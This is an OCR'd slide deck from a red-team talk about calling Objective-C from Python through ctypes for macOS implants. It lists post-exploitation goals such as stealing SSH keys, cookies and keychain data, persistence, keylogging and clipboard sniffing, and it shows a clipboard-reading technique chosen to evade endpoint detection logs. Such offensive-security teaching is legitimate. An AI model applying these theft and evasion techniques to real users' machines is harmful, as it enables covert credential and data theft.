
A Snake in the Apple Tree

Bridging Python and Objective-C for Red Team Tradecraft



Hello, I am Luke (@rookuu)!

PROFESSIONAL

- Sr. Red Team Engineer @ GitHub, specializing in macOS malware and TTPs.
- Co-Founder of Phorion, a cybersecurity startup focused on macOS endpoint security.
- Previously held various roles in consultancy and internal security teams.

CONTACT

GitHub: @rookuu
Twitter: @rookuu_

INTERESTS

- All things offensive security in the macOS space
- Any sport that involves 2 feet on a board and some mild risk
- Ice hockey... playing, watching - go pens!

Red Team 101*

- We hack our employer or clients (with their permission), in order to identify and demonstrate security issues in a **real-world** setting.
- Operations have **tangible goals** for the attacking force to achieve, for example, steal $$$ from a bank.
- The defending force is the **Blue Team**, who protect the organisation from attackers (just like us!)
- This work is done **covertly**, and the Blue Team is often not given any information, or even that it is happening in the first place.

**The industry does not agree on a common definition of red team work, and this topic is often in debate. This is my opinion only, other folks will probably have different ones!*

1. Make someones computer do bad things

1. Make someones computer do bad things
2. Don’t get caught doing it

1. Make someones computer do bad things
2. **Don’t get caught doing it**

- **Mythic**
- Open-source C2 framework written by Cody Thomas (`@its_a_feature`)
- Provides the framework for deploying implants and giving them tasks.

- **Medusa**
- Open-source implant for Mythic written by Alfie Champion (`@ajpc500`).
- Written in Python. The actual code that runs on the target's device.

Now what?

- We could look around the file system for
  - SSH keys
  - Cookies
  - Password files
  - Keychain
- Install persistent access via a launchdaemon
- Keylog the user
- Take a screenshot to see what the user is doing
- Sniff the clipboard for interesting content


Now what?


- We could look around the file system for
  - SSH keys
  - Cookies
  - Password files
  - Keychain
- Install persistent access via a launchdaemon
- Keylog the user
- Take a screenshot to see what the user is doing
- **Sniff the clipboard for interesting content**

macOS Commands

Command	Syntax	Description
clipboard	`clipboard`	Output contents of clipboard (uses Objective C API, as outlined by Cedric Owens [macOS only, Python 2.7 only).

How could you implement a clipboard stealer?





/usr/bin/pbcopy

Evasion & Understanding your tools


- Executing any action has an impact on the system.
  - It might cause a popup to the user
  - It might leave behind logs
  - It might be outright blocked by security tooling

- **Blue Teams** use logs to write rules that detect malicious activity, which in this case is our malware :(

The platform binary `pbpaste` was executed.

With a parent process of `Python`

With `Terminal` as it's responsible app.



```
{
    "hostname": "lukes-macbook-pro.local",
    "pid": 58987,
    "event_type": "ProcessExec",
    // What was executed?
    "binary_path": "/usr/bin/pbpaste",
    "signing_id": "com.apple.pbpaste",
    "platform_binary": true,
    // Parent process
    "parent_binary_path":
     "/opt/homebrew/Cellar/python@3.13/.../Contents/MacOS/Python",
    // Responsible process
    "responsible_binary_path":
     "/System/Applications/.../Contents/MacOS/Terminal",
}
```

Objective-C APIs are a lot stealthier

```objc
#import <Foundation/Foundation.h>
#import <AppKit/AppKit.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        NSPasteboard* pasteboard = [NSPasteboard generalPasteboard];

        NSString* pasteboardContents = [pasteboard stringForType:@"public.utf8-plain-text"];

        NSLog(@"%@", pasteboardContents);

    }
    return 0;
}

```

???


```objc
#import <Foundation/Foundation.h>
#import <AppKit/AppKit.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        NSPasteboard* pasteboard = [NSPasteboard generalPasteboard];

        NSString* pasteboardContents = [pasteboard stringForType:@"public.utf8-plain-text"];

        NSLog(@"%@", pasteboardContents);

    }
    return 0;
}
```



ronaldoussoren / pyobjc
Code
Issues 105
Pull requests 1
Actions
Projects
Security
Insights
pyobjc Public
Watch 12
Fork 60
Star 687
master
8 Branches
76 Tags
Go to file
Add file
Code
About
The Python <-> Objective-C Bridge with bindings for macOS frameworks
pyobjc.readthedocs.io
ronaldoussoren Drop debug print
ca857e0 · 3 weeks ago
5,678 Commits
.github/ISSUE_TEMPLATE
Switching to pre-commit.ci for this
3 years ago
development-support
Slightly modernize tooling
docs
Fix SomeClass.pyobjc_instanceMethods.
pyobjc-core
Drop debug print
pyobjc-framework-AVFoundation
pyobjc-framework-AVKit
pyobjc-framework-AVRouting
pyobjc-framework-Accessibility
pyobjc-framework-Accounts
pyobjc-framework-AdServices
pyobjc-framework-AdSupport
pyobjc-framework-AddressBook
pyobjc-framework-AppTrackingTransparency
pyobjc-framework-AppleScriptKit
pyobjc-framework-AppleScriptObjC
pyobjc-framework-ApplicationServices
pyobjc-framework-AudioVideoBridging
pyobjc-framework-AuthenticationServices
pyobjc-framework-AutomaticAssessmentCo...
Fix spelling of sw_vers arguments for olde
mrJean1 / PyCocoa
Code
Issues 4
Pull requests
Actions
Projects
Wiki
Security
Insights
PyCocoa Public
Watch 2
Fork 2
Star 20
master
1 Branch
0 Tags
Go to file
Add file
Code
About
Basic, partial Python binding to Objective-C Cocao
Readme
Activity
20 stars
2 watching
2 forks
Report repository
Releases
No releases published
Packages
No packages published
Deployments 82
github-pages 3 months ago
+ 81 deployments
Languages
Python 99.9%
HTML 0.1%
mrJean1 macOS 15.4 Sequoia
2da2ea1 · 3 months ago
82 Commits
dist
macOS 15.4 Sequoia
3 months ago
docs
macOS 15.4 Sequoia
3 months ago
pycocoa
macOS 15.4 Sequoia
3 months ago
test
macOS 15.4 Sequoia
3 months ago
MANIFEST.in
Renamed macVLC.py to cocoavlc.py and moved to the py...
7 years ago
README.rst
macOS 15.4 Sequoia
3 months ago
cocoavlc-18.6.2-Python-2.7.14-adjust.jpg
Revamped NSMain globals, new functions isAlias, isLink.
7 years ago
cocoavlc-18.6.2-Python-3.6.5.jpg
Revamped NSMain globals, new functions isAlias, isLink.
7 years ago
cocoavlc-snapshotA-TableWindow.pdf
More menu enhancements.
7 years ago
cocoavlc-snapshotI-TableWindow.pdf
More menu enhancements.
7 years ago
cocoavlc-snapshotV-TableWindow.pdf
More menu enhancements.
7 years ago
cocoavlc-snapshotX-MediaWindow.png
More menu enhancements.
7 years ago
docs.html
Revamped NSMain globals, new functions isAlias, isLink.
7 years ago
setup.py
macOS 15.4 Sequoia
3 months ago
README
PyCocoa
A basic, ctypes-based Python binding to the macOS Objective-C Cocoa runtime and several other macOS

Objective-C

Peeking behind the curtain

Objective-C Runtime

- What makes Objective-C different from C? *The Objective-C Runtime.*
- It’s all of the internals that power the language, implemented as a library, rather than being fully implemented at the compiler level (like traditional C/C++).
- It allows you to dynamically, at runtime, change things that would otherwise be set by the compiler, like adding methods to classes.
- The core runtime functions are exposed to us at runtime.



https://developer.apple.com/documentation/objectivec/objective-c-runtime?language=objc

```
_main:
    sub         sp, sp, #0x50
    stp         fp, lr, [sp, #0x40]
    add         fp, sp, #0x40
    mov         w8, #0x0
    stur        w8, [fp, var_1C]
    stur        wzr, [fp, var_4]
    stur        w0, [fp, var_8]
    stur        x1, [fp, var_10]
    bl          imp___stubs__objc_autoreleasePoolPush       ; objc_autoreleasePoolPush
    str         x0, [sp, #0x40 + var_28]
    adrp        x8, #0x100008000
    add         x0, x8, #0x108                              ; argument "class" for method imp___stubs__objc_alloc, _OBJC_CLASS_$_Toaster
    bl          imp___stubs__objc_alloc                     ; objc_alloc
    ldr         x1, [sp, #0x40 + var_38]
    adrp        x2, #0x100004000                            ; 0x100004070@PAGE
    add         x2, x2, #0x70                               ; 0x100004070@PAGEOFF, @"red"
    bl          _objc_msgSend$initWithColour:               ; _objc_msgSend$initWithColour:
    ldr         x1, [sp, #0x40 + var_38]
    sub         x8, fp, #0x18
    str         x8, [sp, #0x40 + var_30]
    stur        x0, [fp, var_18]
    ldur        x0, [fp, var_18]
    adrp        x2, #0x100004000                            ; 0x100004090@PAGE
    add         x2, x2, #0x90                               ; 0x100004090@PAGEOFF, @"Bagel"
    adrp        x3, #0x100004000                            ; 0x1000040c8@PAGE
    add         x3, x3, #0xc8                               ; 0x1000040c8@PAGEOFF, 0x1000040c8
    adrp        x4, #0x100004000                            ; 0x1000040e0@PAGE
    add         x4, x4, #0xe0                               ; 0x1000040e0@PAGEOFF, 0x1000040e0
    bl          _objc_msgSend$makeToastWithBread:forNumberOfSeconds:onPowerSetting: ; _objc_msgSend$makeToastWithBread:forNumberOfSeconds:onPowerSetting:
    ldr         x0, [sp, #0x40 + var_30]                    ; argument "addr" for method imp___stubs__objc_storeStrong
    mov         x1, #0x0                                    ; argument "value" for method imp___stubs__objc_storeStrong
    bl          imp___stubs__objc_storeStrong               ; objc_storeStrong
    ldr         x0, [sp, #0x40 + var_28]                    ; argument "pool" for method imp___stubs__objc_autoreleasePoolPop
    bl          imp___stubs__objc_autoreleasePoolPop        ; objc_autoreleasePoolPop
    ldur        w0, [fp, var_1C]
    ldp         fp, lr, [sp, #0x40]
    add         sp, sp, #0x50
    ret
  ; endp
```

Message Sending

- When you call a method on an object `[mystring length]`. The runtime works out exactly what function code should be called.
- The compiler can't know for certain where the function code will live for a String's `length` method, because it may have changed.
- Instead we have the concept of message sending.

```objc
#import <Foundation/Foundation.h>
#import <AppKit/AppKit.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        NSPasteboard* pasteboard = [NSPasteboard generalPasteboard];

        NSString* pasteboardContents = [pasteboard stringForType:@"public.utf8-plain-
text"];

        NSLog(@"%@", pasteboardContents);
```

Message Sending

```
@selector(stringForType:)
Arg1: “public.utf8-plain-text”
```

(1) What are we sending?

(3) How are we sending it?


`objc_msgSend`

(2) Where are we sending it?

(3) How are we sending it?

(2) Where are we sending it?

(1) What are we sending?



Objective-C Runtime / objc_msgSend

Function

objc_msgSend

Sends a message with a simple return value to an instance of a class.

iOS 2.0+ | iPadOS 2.0+ | macOS 10.0+ | tvOS 9.0+ | visionOS 1.0+ | watchOS 2.0+

```
void objc_msgSend(void);
```

Parameters

`self`
A pointer that points to the instance of the class that is to receive the message.

`op`
The selector of the method that handles the message.

`...`
A variable argument list containing the arguments to the method.

Return Value

The return value of the method.


Discussion

When it encounters a method call, the compiler generates a call to one of the functions `objc_msgSend`, `objc_msgSend_stret`, `objc_msgSendSuper`, or `objc_msgSendSuper_stret`. Messages sent to an object's superclass (using the `super` keyword) are sent using `objc_msgSendSuper`; other messages are sent using `objc_msgSend`. Methods that have data structures as return values are sent using `objc_msgSendSuper_stret` and `objc_msgSend_stret`.

(2) Where are we sending it?

(3) How are we sending it?

(1) What are we sending?



```objc
#import <Foundation/Foundation.h>
#import <objc/runtime.h>
#import <objc/message.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        SEL selector = @selector(makeToastWithBread:forNumberOfSeconds:onPowerSetting:)
        id receiver = [Toaster toaster];

        void (*objc_msgSendTyped)(id, SEL, NSString*, NSNumber*, NSNumber*) = (void (*)
(id, SEL, NSString*, NSNumber*, NSNumber*))objc_msgSend;

        objc_msgSendTyped(receiver, selector, @"Bagel", @(30), @(5));
    }
    return 0;
}
```

Missing piece of the puzzle

import ctypes

Python foreign function library, used to load libraries (.dll, .so, .dylib) and execute functions.

- Data types (c_char_p, c_void_p, etc…)
- DLL Load (dlopen)
- Function Calling

`ctypes` is a default python library!

```python
import ctypes

# Load the C standard library
libc = ctypes.CDLL("libc.dylib")

# Set the argument and return types
libc.strlen.argtypes = [ctypes.c_char_p]
libc.strlen.restype = ctypes.c_size_t

# Call the strlen function
length = libc.strlen(b"Hello, world!")

print(f'The length is {length}.') # 13
```

Missing piece of the puzzle

Putting it all together…

```python
_libObjC = ctypes.CDLL('/usr/lib/libobjc.dylib')

nsStringClass = _libObjC.objc_getClass(b"NSString")
allocSelector = _libObjC.sel_registerName(b"alloc")

_libObjC.objc_msgSend.restype = getReturnType(nsStringClass, allocSelector)
_libObjC.objc_msgSend.argtypes = getArgTypes(nsStringClass, allocSelector)

# NSString* allocatedString = [NSString alloc];
allocatedString = _libObjC.objc_msgSend(nsStringClass, allocSelector)
```

(3) How are we sending it?

